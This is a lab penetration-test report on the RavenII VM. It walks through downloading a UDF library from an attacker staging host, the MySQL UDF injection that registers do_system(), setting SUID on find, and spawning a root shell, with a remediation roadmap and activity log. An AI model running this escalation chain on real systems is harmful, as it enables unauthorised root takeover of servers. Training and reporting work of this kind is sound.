Command: `wget http://192.168.233.128:8000/1518.so`

What I did: I attempted to download the pre-compiled UDF escalation library (`1518.so`) from a Python HTTP server on the attacker machine. The download failed with 'Connection refused' because I had not yet started the

HTTP server. This is documented as a procedural error — staging infrastructure must be verified before sending commands to the target.

```
www-data@Raven:/tmp$ wget http://192.168.233.128:8000/1518.so
wget http://192.168.233.128:8000/1518.so
converted 'http://192.168.233.128:8000/1518.so' (ANSI_X3.4-1968) → 'http://192.168.233.128:8000/1518.s
o' (UTF-8)
--2026-09-17 05:59:55-- http://192.168.233.128:8000/1518.so
Connecting to 192.168.233.128:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 17240 (17K) [application/octet-stream]
Saving to: '1518.so'

1518.so          100%[=====] 16.84K  --.-KB/s  in 0.001s

2026-09-17 05:59:55 (29.7 MB/s) - '1518.so' saved [17240/17240]

www-data@Raven:/tmp$ chmod 777 1518.so
chmod 777 1518.so
www-data@Raven:/tmp$

www-data@Raven:/tmp$ chmod 777 1518.so
chmod 777 1518.so
www-data@Raven:/tmp$ ls -la 1518.so
ls -la 1518.so
-rwxrwxrwx 1 www-data www-data 17240 Sep 17 2026 1518.so
www-data@Raven:/tmp$
```

Figure E-035 — wget 1518.so — Successful Download After Starting Python HTTP Server

Command: `wget http://192.168.233.128:8000/1518.so && chmod 777 1518.so`

What I did: After starting 'python3 -m http.server 8000' on the Kali machine in the directory containing 1518.so, I re-ran the wget command on the target. This time the file downloaded successfully — 17,240 bytes saved to /tmp/1518.so. I then applied chmod 777 to ensure MySQL could read the file for the DUMPFILe injection.

```
mysql> USE mysql;
mysql> CREATE TABLE foo(line blob);
mysql> INSERT INTO foo VALUES(LOAD_FILE('/tmp/1518.so'));
mysql> SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.07 sec)
mysql> CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
Query OK, 0 rows affected (0.00 sec)
mysql> SELECT do_system('chmod u+s /usr/bin/find');
| 0 |      <- return code 0 = success
```

```

Raven-Target - Thunar
kali@kali: ~/Desktop/Raven-Target

Session Actions Edit View Help

kali@kali: ~/Desktop/Raven-Target  (.venv)kali@kali: ~/Desktop/Raven-Target  kali@kali: ~/Desktop/Raven-Target  x

owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE mysql;
USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> CREATE TABLE foo(line blob);
CREATE TABLE foo(line blob);
Query OK, 0 rows affected (0.09 sec)

mysql> INSERT INTO foo VALUES(LOAD_FILE('/tmp/1518.so'));
INSERT INTO foo VALUES(LOAD_FILE('/tmp/1518.so'));
Query OK, 1 row affected (0.00 sec)

mysql> SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so';
SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.07 sec)

mysql> CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
ERROR 1125 (HY000): Function 'do_system' already exists
mysql> exit;

```

Figure E-036 — MySQL UDF Injection — 1518.so Loaded and do_system() Registered

Command: `CREATE TABLE foo(line blob); INSERT INTO foo VALUES(LOAD_FILE('/tmp/1518.so')); SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so'; CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';`

What I did: Inside a MySQL session I executed the UDF injection sequence. First I created a temporary BLOB table and loaded the 1518.so shared object from /tmp using LOAD_FILE. Then I used DUMPFILE to write the binary directly to the MySQL plugin directory (/usr/lib/mysql/plugin/1518.so). Finally I registered the do_system() User-Defined Function from the shared object. This function allows any MySQL statement to execute arbitrary OS commands at the privilege level of the MySQL daemon (root).

```

www-data@Raven:/tmp$ ls -la 1518.so
ls -la 1518.so
-rwxrwxrwx 1 www-data www-data 17240 Sep 17 2026 1518.so
www-data@Raven:/tmp$ mysql -u root -pR@v3nSecurity
mysql -u root -pR@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 46
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT do_system('chmod u+s /usr/bin/find');
SELECT do_system('chmod u+s /usr/bin/find');
+-----+
| do_system('chmod u+s /usr/bin/find') |
+-----+
|                                0 |
+-----+

```

Figure E-038 — `do_system('chmod u+s /usr/bin/find')` Returns 0 — SUID Set Successfully

Command: `SELECT do_system('chmod u+s /usr/bin/find');`

What I did: I called the `do_system()` UDF with the command `'chmod u+s /usr/bin/find'`. The function returned 0 (success). This set the SUID bit on the `find` binary, meaning `find` would execute as root regardless of the calling user. This was the pivot point from database privilege to OS root privilege.

7.7 Root Shell via SUID find

```

www-data@Raven:/tmp$ touch dani
www-data@Raven:/tmp$ find dani -exec '/bin/sh' \;
# whoami
root
# id
uid=0 (root) gid=0 (root) groups=0 (root)

```

```

www-data@Raven:/var/www/html$ cd /tmp
cd /tmp
www-data@Raven:/tmp$ touch dani
touch dani
www-data@Raven:/tmp$ find dani -exec "/bin/sh" \;
find dani -exec "/bin/sh" \;
# whoami
whoami
root
# cd /root
cd /root
# cat flag4.txt
cat flag4.txt

  |  _  |  _  |  _  |  _  |  _  |
  |  _  |  _  |  _  |  _  |  _  |
  |  _  |  _  |  _  |  _  |  _  |
  |  _  |  _  |  _  |  _  |  _  |

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second iteration of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#

```

Figure E-041 — Root Shell Achieved — whoami=root; Flag 4 Recovered

Command: `touch dani && find dani -exec '/bin/sh' \;`

What I did: Back in the `www-data` shell in `/tmp`, I created a dummy file called 'dani' using `touch`. I then ran `'find dani -exec "/bin/sh" \;'` — the `-exec` flag of `find` executes the specified command for each matched file. Because `find` now carries the SUID root bit set by `do_system()`, the spawned `/bin/sh` process inherited root privileges. Running `'whoami'` confirmed 'root'. I navigated to `/root` and read `flag4.txt`, recovering Flag 4: `flag4{df2bc5e951d91581467bb9a2a8ff4425}` along with the congratulatory ASCII art 'CONGRATULATIONS on successfully rooting RavenII'.

8. Mission Objectives and Proof of Completion

All four mission flags were recovered. The table below summarises each flag:

Flag	Value	File Path on Target	Access Level	Evidence
Flag 1	flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}	/var/www/html/vendor/PATH	None (HTTP)	E-012
Flag 2	flag2{6a8ed560f0b5358ecf844108048eb337}	/var/www/flag2.txt	www-data shell	E-022
Flag 3	flag3{a0f568aa9de277887f37730d71520d9b}	/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png	www-data shell	E-030
Flag 4	flag4{df2bc5e951d91581467bb9a2a8ff4425}	/root/flag4.txt	root	E-041

8.1 Flag 1 — Unauthenticated HTTP Discovery

Flag 1 was embedded in /var/www/html/vendor/PATH, a file within the web-accessible /vendor/ directory. No authentication or exploitation was required — it was accessible to any visitor who enumerated the directory structure.

8.2 Flag 2 — Web Server User Shell Access

Flag 2 was stored at /var/www/flag2.txt. It was readable by the www-data user, which became accessible after exploiting CVE-2016-10033 to obtain the reverse shell.

8.3 Flag 3 — WordPress Uploads Directory

Flag 3 was embedded as a PNG image file in the WordPress media uploads directory. The file flag3.png contained the flag value displayed graphically. It was world-readable and required only www-data access to retrieve.

8.4 Flag 4 — Root Filesystem Access

Flag 4 was located at /root/flag4.txt, readable only by root. Its recovery confirmed complete privilege escalation to the OS superuser. The file also contained ASCII art and a congratulatory message confirming successful rooting of RavenII.

9. Remediation Roadmap

Remediation actions are grouped into three horizons. Immediate actions address actively exploitable critical vulnerabilities. Short-term actions reduce systemic risk. Strategic actions improve the long-term security posture.

9.1 Immediate Actions (Within 24 Hours)

- **Update PHPMailer:** Upgrade PHPMailer to version 5.2.27 or later to patch CVE-2016-10033. Verify no other outdated mail libraries are installed.
- **Disable directory listing:** Add 'Options -Indexes' to the Apache VirtualHost or .htaccess for the web root and all sub-directories to prevent directory browsing.
- **Remove SUID from /usr/bin/find:** Immediately run: `chmod u-s /usr/bin/find`. Audit all SUID/SGID binaries with: `find / -perm -4000 -o -perm -2000 2>/dev/null`
- **Remove web shell artefacts:** Locate and delete any web shell files written during the engagement (shell.php in /var/www/raven/). Implement file integrity monitoring.
- **Rotate all credentials:** Change all database passwords that were exposed in wp-config.php. All passwords referenced in the report should be considered compromised.

9.2 Short-Term Actions (Within 30 Days)

- **Run MySQL as dedicated low-privilege user:** Configure mysqld to run as the 'mysql' system user. Set 'user=mysql' in /etc/mysql/my.cnf and restart the service.
- **Set MySQL secure_file_priv:** Add `secure_file_priv = '/var/lib/mysql-files'` to mysqld.conf to prevent DUMPFILE writes to system directories.
- **Remove credentials from source code:** Migrate WordPress database credentials from wp-config.php to environment variables or a secrets manager. Create a dedicated non-root MySQL user for WordPress.
- **Move vendor libraries out of web root:** Relocate the /vendor/ directory above the web root or configure Apache to deny access to it with 'Require all denied'.
- **Harden WordPress installation:** Disable XML-RPC (/xmlrpc.php), restrict wp-admin access by IP, and remove readme.html and license.txt files that disclose version information.

9.3 Strategic Actions (Ongoing)

- **Implement a Web Application Firewall (WAF):** Deploy ModSecurity or equivalent WAF to detect and block injection attempts, path traversal, and web shell upload patterns.
- **Scheduled vulnerability scanning:** Run automated vulnerability scans (e.g., OpenVAS, Trivy) against the web stack on a monthly cadence and after every dependency update.

- **Dependency management:** Implement a software composition analysis (SCA) tool to track third-party library versions and receive alerts when CVEs are published for installed packages.
- **Security awareness:** Ensure developers understand the risk of committing credentials to source code and of deploying vendor libraries in web-accessible directories.
- **Periodic penetration testing:** Commission annual black-box penetration tests to identify new vulnerabilities introduced by system changes.

10. Conclusion and Lessons Learned

10.1 Operational Outcome

Operation Iron Raven concluded with 100% mission success. All four flags were recovered, full root-level compromise was demonstrated, and every action was documented with timestamped evidence. The operation was conducted within the authorised boundaries of the isolated lab network. No ROE violations occurred.

10.2 Attack Chain Summary

- **Enumeration:** Gobuster discovered `/vendor/`; directory listing exposed PHPMailer version via `/vendor/VERSION`.
- **Vulnerability:** PHPMailer 5.2.16 matched CVE-2016-10033 (EDB-ID 40974); `contact.php` was the injection point.
- **Initial Access:** Python exploit delivered reverse shell payload via contact form; Netcat caught `www-data` shell.
- **Credential Harvest:** `wp-config.php` contained plaintext MySQL root credentials — harvested from the shell.
- **DB Access:** MySQL authenticated as root; `wp_users` hashes extracted; UDF path identified.
- **Privilege Escalation:** `1518.so` loaded via MySQL `DUMPFILE`; `do_system()` UDF executed `chmod u+s /usr/bin/find`.
- **Root Shell:** SUID `find` used with `-exec /bin/sh` to spawn root shell; `flag4.txt` read from `/root/`.




Figure D-2 — Complete Attack Chain (Operation Iron Raven Kill Chain)

Seven-phase attack path from unauthenticated enumeration through CVE-2016-10033 exploitation, credential harvesting, MySQL UDF injection, and SUID privilege escalation to OS root.

10.3 Failed Hypotheses (Documented)

The following approaches were tested and failed. Documenting these demonstrates systematic methodology and transparent operational reporting:

- WordPress wp_posts query for '%flag%' keyword — returned empty set (0 rows).
- MySQL wp_users description column query — Error 1054: column does not exist.
- SSH direct login as user 'steven' — Permission denied (publickey,password).
- su steven with candidate passwords inside www-data shell — Authentication failure.
- wget 1518.so before Python HTTP server was running — Connection refused x3.
- python3 invocation inside target shell — python3: not found (Debian Jessie uses Python 2.7).
- Web shell write to /var/www/html/shell.php and /var/www/shell.php — POST timeout/failure.

10.4 Key Lessons Learned

- **Enumeration depth is decisive:** The /vendor/VERSION file — a single readable text file — was the pivotal discovery that reduced the exploitation phase from open-ended search to targeted single-CVE execution. Thorough enumeration of every accessible directory, not just the application root, is non-negotiable.

- **Compounding misconfigurations are more dangerous than isolated CVEs:** Neither the PHPMailer RCE alone, nor the MySQL root misconfiguration alone, would have enabled root compromise without the other. The chain of compounding weaknesses produced a result far more severe than any single vulnerability.
- **Staging infrastructure must be verified before triggering remote actions:** The three failed wget attempts (E-034) before the HTTP server was running were wasted time and generated unnecessary noise. All attacker-side infrastructure must be verified as running before issuing any command that depends on it.
- **Target environment profiling is a first step, not an afterthought:** The python3 failure (E-040) on a Debian Jessie target was avoidable by immediately running 'cat /etc/os-release' and 'python --version' upon initial foothold.

11. Appendices

Annex B — Operator Activity Log

Complete chronological record of all material actions during Operation Iron Raven:

Date / Time	Phase	Action Performed	Ref
2026-09-16 16:42	Phase 0	Configured VMnet1 Host-Only subnet (192.168.233.0/24)	E-001
2026-09-16 21:23	Phase 0	Verified Kali eth1 interface — 192.168.233.128/24 confirmed	E-002
2026-09-16 21:29	Phase 0	Closeup verification of eth1 parameters	E-003
2026-09-16 22:02	Phase 1	nmap -sn sweep: OPFOR-01 discovered at 192.168.233.129	E-004
2026-09-16 22:09	Phase 2	nmap -sV -sC -Pn -p- : ports 22, 80, 111, 38901 identified	E-005
2026-09-16 22:09	Phase 2	Fast nmap scan to confirm primary ports	E-006
2026-09-16 22:55	Phase 2	Gobuster: /vendor/, /wordpress/, /manual/ discovered	E-007

2026-09-16 23:01	Phase 2	DirBuster configured for recursive enumeration on port 80	E-008
2026-09-16 23:02	Phase 2	Browsed Raven Security homepage; WordPress confirmed	E-009
2026-09-16 23:16	Phase 2	DirBuster results reviewed — /manual/ Apache docs enumerated	E-010
2026-09-16 23:28	Phase 3	Browsed /vendor/: directory listing exposing PHPMailer files	E-011
2026-09-16 23:29	Phase 6	Read /vendor/PATH — Flag 1 recovered	E-012
2026-09-16 23:29	Phase 3	/vendor/ directory listing closeup documented	E-013
2026-09-16 23:42	Phase 3	Read /vendor/VERSION — PHPMailer 5.2.16 confirmed	E-014
2026-09-16 23:52	Phase 3	Identified EDB-ID 40974 (CVE-2016-10033) on Exploit-DB	E-015

2026-09-16 23:57	Phase 4	Configured 40974.py with target URL and attacker IP:port	E-016
2026-09-17 00:11	Phase 4	First execution of 40974.py — payload delivered	E-017
2026-09-17 00:20	Phase 4	Code inspection of 40974.py reverse shell payload	E-018
2026-09-17 00:38	Phase 4	Re-executed 40974.py — shell deployment confirmed	E-019
2026-09-17 00:54	Phase 4	Netcat caught reverse shell from 192.168.233.129:47029 as www-data	E-020
2026-09-17 00:54	Phase 4	Exploit output documented — write path attempts	E-021
2026-09-17 01:08	Phase 5	Spawned bash PTY; found and read /var/www/flag2.txt — Flag 2	E-022
2026-09-17 01:11	Phase 5	Read wp-config.php — cleartext MySQL root credentials harvested	E-023

2026-09-17 01:16	Phase 5	Reviewed auth keys and salts in wp-config.php	E-024
2026-09-17 01:17	Phase 5	MySQL authenticated as root using harvested credentials	E-025
2026-09-17 01:20	Phase 5	Dumped wp_users hashes for michael and steven	E-026
2026-09-17 01:23	Phase 5	Saved hashes to hashes.txt for analysis	E-027
2026-09-17 01:37	Phase 5	wp_posts flag query — empty set (failed hypothesis)	E-028
2026-09-17 01:38	Phase 5	wp_users description column query — Error 1054 (failed)	E-029
2026-09-17 01:45	Phase 6	flag3.png opened — Flag 3 recovered from uploads directory	E-030
2026-09-17 02:03	Phase 5	SSH login as steven — Permission denied (failed hypothesis)	E-031

2026-09-17 02:10	Phase 5	find command located flag3.png in wp-content/uploads/	E-032
2026-09-17 02:10	Phase 5	su steven with candidate passwords — Auth failure (failed)	E-033
2026-09-17 02:12	Phase 5	wget 1518.so — Connection refused (HTTP server not running)	E-034
2026-09-17 02:14	Phase 5	wget 1518.so succeeded after starting HTTP server; chmod 777	E-035
2026-09-17 02:16	Phase 5	MySQL UDF injection: 1518.so loaded; do_system() registered	E-036
2026-09-17 02:17	Phase 5	Duplicate UDF registration — Error 1125; exited MySQL	E-037
2026-09-17 02:20	Phase 5	do_system('chmod u+s /usr/bin/find') returned 0	E-038
2026-09-17 02:21	Phase 5	Returned to www-data shell in /tmp	E-039

2026-09-17 02:28	Phase 5	python3 not found on target (Debian Jessie — Python 2.7 only)	E-040
2026-09-17 02:36	Phase 6	SUID find -exec /bin/sh spawned root shell; Flag 4 recovered	E-041
2026-09-17 02:36	Phase 5	MySQL verification: do_system SUID chmod confirmed	E-042

Annex C — Screenshot Evidence Catalog (E-001 to E-042)

All 42 screenshots are listed below and embedded in full in the following pages. Each entry shows the Evidence Reference ID, capture timestamp, and technical significance.

Ref ID	Capture Timestamp	Description & Technical Significance
E-001	2026-09-16 16422	VMware Virtual Network Editor — VMnet1 Host-Only Subnet
E-002	2026-09-16 21231	Kali Linux 'ip a' — Network Interface Verification
E-003	2026-09-16 21291	Kali eth1 Interface Closeup — 192.168.233.128/24
E-004	2026-09-16 22023	Nmap Ping Sweep — OPFOR-01 Discovered at 192.168.233.129
E-005	2026-09-16 22092	Full TCP Nmap Scan — All Ports, Service Versions
E-006	2026-09-16 22095	Fast Nmap Scan Confirmation — Ports 22, 80, 111
E-007	2026-09-16 22555	Gobuster Directory Enumeration — /vendor/, /wordpress/, /manual/ Discovered
E-008	2026-09-16 23014	OWASP DirBuster — Recursive Enumeration Configuration

E-009	2026-09-16 23022	Browser — Raven Security Homepage
E-010	2026-09-16 23161	DirBuster Results — /manual/ Apache Documentation Tree
E-011	2026-09-16 23282	Browser — /vendor/ Directory Listing Exposing PHPMailer Files
E-012	2026-09-16 23293	Flag 1 Recovered — /vendor/PATH Contains Flag 1
E-013	2026-09-16 23295	Browser Closeup — /vendor/ Directory Listing
E-014	2026-09-16 23425	PHPMailer Version 5.2.16 Confirmed — /vendor/VERSION
E-015	2026-09-16 23525	Exploit-DB — EDB-ID 40974 PHPMailer RCE Selected
E-016	2026-09-16 23575	Nano — 40974.py Configured with Target URL and Reverse Shell
E-017	2026-09-17 00113	40974.py First Execution — Payload Delivered to Contact Form
E-018	2026-09-17 00203	Code Inspection of 40974.py — Reverse Shell Payload

E-019	2026-09-17 00380	40974.py Re-Execution — Shell Deployment Confirmed
E-020	2026-09-17 00542	Netcat Listener — Reverse Shell Received from OPFOR-01
E-021	2026-09-17 00545	Exploit Output — Web Shell Write Path Attempts
E-022	2026-09-17 01082	Flag 2 Recovered — /var/www/flag2.txt Read from www-data Shell
E-023	2026-09-17 01114	wp-config.php — Cleartext MySQL root Credentials Exposed
E-024	2026-09-17 01163	wp-config.php — Authentication Keys and Table Prefix
E-025	2026-09-17 01171	MySQL root Authentication Confirmed
E-026	2026-09-17 01201	MySQL — wp_users Hashes Dumped for michael and steven
E-027	2026-09-17 01231	Nano — hashes.txt Saved for Analysis
E-028	2026-09-17 01373	MySQL wp_posts Flag Query — Empty Set (Failed Hypothesis)

E-029	2026-09-17 01380	MySQL User Description Column Query — Error 1054 (Failed Hypothesis)
E-030	2026-09-17 01453	Flag 3 — flag3.png Displays flag3{...}
E-031	2026-09-17 02032	SSH Login as steven — Permission Denied (Failed Hypothesis)
E-032	2026-09-17 02100	find Command — flag3.png Located in WordPress Uploads
E-033	2026-09-17 02104	su steven — Authentication Failure (Failed Hypothesis)
E-034	2026-09-17 02123	wget 1518.so — Connection Refused (Staging Server Not Running)
E-035	2026-09-17 02142	wget 1518.so — Successful After HTTP Server Started
E-036	2026-09-17 02165	MySQL — 1518.so Loaded via DUMPFILE and do_system() UDF Registered
E-037	2026-09-17 02170	MySQL — do_system UDF Already Registered; Session Exited
E-038	2026-09-17 02201	MySQL do_system('chmod u+s /usr/bin/find') — Returns 0 (Success)

E-039	2026-09-17 02213	Shell Navigation After MySQL UDF Execution
E-040	2026-09-17 02281	python3 Not Found on Target — python3: not found
E-041	2026-09-17 02362	Root Shell via SUID find — whoami=root; Flag 4 Recovered
E-042	2026-09-17 02364	MySQL Verification — do_system SUID chmod Returns 0

Annex C.1 — All Evidence Screenshots (E-001 to E-042)

All 42 screenshots captured during Operation Iron Raven are embedded below in chronological order. Each image includes the command used and an explanation of what was done and why.




Figure E-001 — VMware Virtual Network Editor — VMnet1 Host-Only Subnet

Command: VMware Virtual Network Editor (GUI)

What I did: I configured VMnet1 as a Host-Only isolated subnet (192.168.233.0/24) to ensure both VMs were isolated from the public internet and production networks.

```

kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a9:f1:08 brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.141/24 brd 192.168.110.255 scope global dynamic noprefixroute eth0
        valid_lft 1285sec preferred_lft 1285sec
    inet6 fe80::9967:7a58:d9fa:6800/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a9:f1:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.233.128/24 brd 192.168.233.255 scope global dynamic noprefixroute eth1
        valid_lft 1286sec preferred_lft 1286sec
    inet6 fe80::ab2b:e60c:71dc:33e9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether a2:88:74:38:ac:be brd ff:ff:ff:ff:ff:ff

```

Figure E-002 — Kali Linux 'ip a' — Network Interface Verification

Command: `ip a`**What I did:** I verified my attacker machine's network interfaces. `eth1` showed `192.168.233.128/24` on `VMnet1`, confirming it was on the same subnet as the target.

```

3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a9:f1:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.233.128/24 brd 192.168.233.255 scope global dynamic noprefixroute eth1
        valid_lft 928sec preferred_lft 928sec
    inet6 fe80::ab2b:e60c:71dc:33e9/64 scope link noprefixroute

```

Figure E-003 — Kali `eth1` Interface Closeup — `192.168.233.128/24`**Command:** `ip a (closeup of eth1)`**What I did:** Closeup of the `eth1` interface confirming `192.168.233.128/24` with broadcast `192.168.233.255` and the `VMnet1` adapter active.

```

kali@kali:~$ sudo nmap -sn 192.168.233.0/24
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 12:30 -0400
Nmap scan report for 192.168.233.1
Host is up (0.00100s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.233.129
Host is up (0.0019s latency).
MAC Address: 00:0C:29:D0:F3:81 (VMware)
Nmap scan report for 192.168.233.254
Host is up (0.00047s latency).
MAC Address: 00:50:56:F0:5A:00 (VMware)
Nmap scan report for 192.168.233.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.04 seconds

```

Figure E-004 — Nmap Ping Sweep — OPFOR-01 Discovered at 192.168.233.129**Command:** `sudo nmap -sn 192.168.233.0/24`**What I did:** A ping sweep across the /24 subnet identified one active host at 192.168.233.129 with a VMware MAC address, confirming the OPFOR-01 virtual machine.

```

└─$ nmap -sV -sC -Pn 192.168.233.129 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 13:07 -0400
Nmap scan report for 192.168.233.129
Host is up (0.0010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256  1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256  0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ http-title: Raven Security
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4    111/tcp     rpcbind
|   100000   2,3,4    111/udp     rpcbind
|   100000   3,4      111/tcp6    rpcbind
|   100000   3,4      111/udp6    rpcbind
|   100024   1        38901/tcp   status
|   100024   1        42526/udp6  status
|   100024   1        46663/tcp6  status
|_  100024   1        48635/udp   status
